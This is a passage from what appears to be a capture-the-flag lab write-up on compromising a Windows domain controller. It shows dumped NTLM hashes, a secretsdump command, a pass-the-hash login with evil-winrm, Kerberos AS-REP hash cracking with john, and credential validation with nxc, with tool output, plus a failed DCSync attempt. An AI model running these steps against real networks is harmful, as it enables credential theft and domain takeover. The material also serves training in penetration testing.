Administrator:500:aad3b435b51404eeaad3b435b51404ee:d[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3[redacted]c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9[redacted]c7:::
Kai.X:1105:aad3b435b51404eeaad3b435b51404ee:003c4[redacted]95a6028f720:::
Sara.B:1109:aad3b435b51404eeaad3b435b51404ee:c2367[redacted]f0e85e45:::
John.C:1111:aad3b435b51404eeaad3b435b51404ee:3f6d0[redacted]eebc82547f5:::
Aya.W:1112:aad3b435b51404eeaad3b435b51404ee:a72e757[redacted]1a71666f933:::
Nya.S:1113:aad3b435b51404eeaad3b435b51404ee:a72e75[redacted]a71666f933:::
Maya.K:1114:aad3b435b51404eeaad3b435b51404ee:a72e757[redacted]71666f933:::
Lion.SK:1115:aad3b435b51404eeaad3b435b51404ee:3b24c3[redacted]a0217708c4:::
Eva.F:1116:aad3b435b51404eeaad3b435b51404ee:f30914c[redacted]332e99:::
Ryan.K:1117:aad3b435b51404eeaad3b435b51404ee:e0e4d511c[redacted]bf1348:::
certificate.htb\akeder.kh:1119:aad3b435b51404eeaad[redacted]9fb3ea84bf1348:::
kara.m:1121:aad3b435b51404eeaad3b435b51404ee:831a[redacted]24bfb210:::
```


`secretsdump.py domain.htb/[user]:[password]@domain.htb`

Lastly We dump the secrets and login to the Administrator account using evil-winrm and a PTH (Pass the hash) attack.

`evil-winrm -i 10.x.x.x -u Administrator -H [hash]`


Wild Goose Chase

The following are some users that were vulnerable to attack but were not useful in my journey to **SYSTEM** access.




```
*Evil-WinRM* PS C:\Users\Sara.B\Documents> dir WS-01


    Directory: C:\Users\Sara.B\Documents\WS-01


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/4/2024  12:44 AM            530 Description.txt
-a----         11/4/2024  12:45 AM         296660 WS-01_PktMon.pcap
```

The first thing I found on **Sara.b**'s user account was a **pcap file** with another users **creds**.




Client	Server	Protocol	Username	Password	Valid login	First Login
192.168.56.128 [WS-01]	192.168.56.101 [CERTIFICATE]	Kerberos	Lion.SK	$krb5asrep$18$CERTIFICATE.HTBLion.SK$7a418185(	Unknown	2024-11-04 08:24:08 UTC+00
192.168.56.128 [WS-01]	192.168.56.101 [CERTIFICATE]	Kerberos	Lion.SK	$krb5pa$18$Lion.SK$CERTIFICATE$CERTIFICATE.HTB	Unknown	2024-11-04 08:24:08 UTC+00

This was the output of **Network Miner**, a quick tool that allows us to pull credentials captured in pcap files.
This hash is a **AS-REP hash** used for **Kerberos Authentication**. I had to used john instead of hash cat for this hash as the format was not getting accepted / user error which was quite time consuming.
`john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt asrep_hash.txt`



```
┌──(kali㉿kali)-[~/evil]
└─$ nxc ldap 10.129.237.215 -u Lion.SK -p '[redacted]'
LDAP        10.129.237.215  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:
LDAP        10.129.237.215  389    DC01             [+] certificate.htb\Lion.SK:[redacted]

┌──(kali㉿kali)-[~/evil]
└─$ nxc winrm 10.129.237.215 -u Lion.SK -p '[redacted]'
WINRM       10.129.237.215  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.237.215  5985   DC01             [+] certificate.htb\Lion.SK:[redacted] (Pwn3d!)
```

This user also has windows remote management but not special permissions. Therefore a wild goose chase.



I then later used **sara.b** again to join the `ENTERPRISE READ-ONLY DOMAIN CONTROLLERS` then try to leverage the **GetChanges Permission** to the perform a **DCSync attack.** This also failed as the permission are not high enough to perform this action.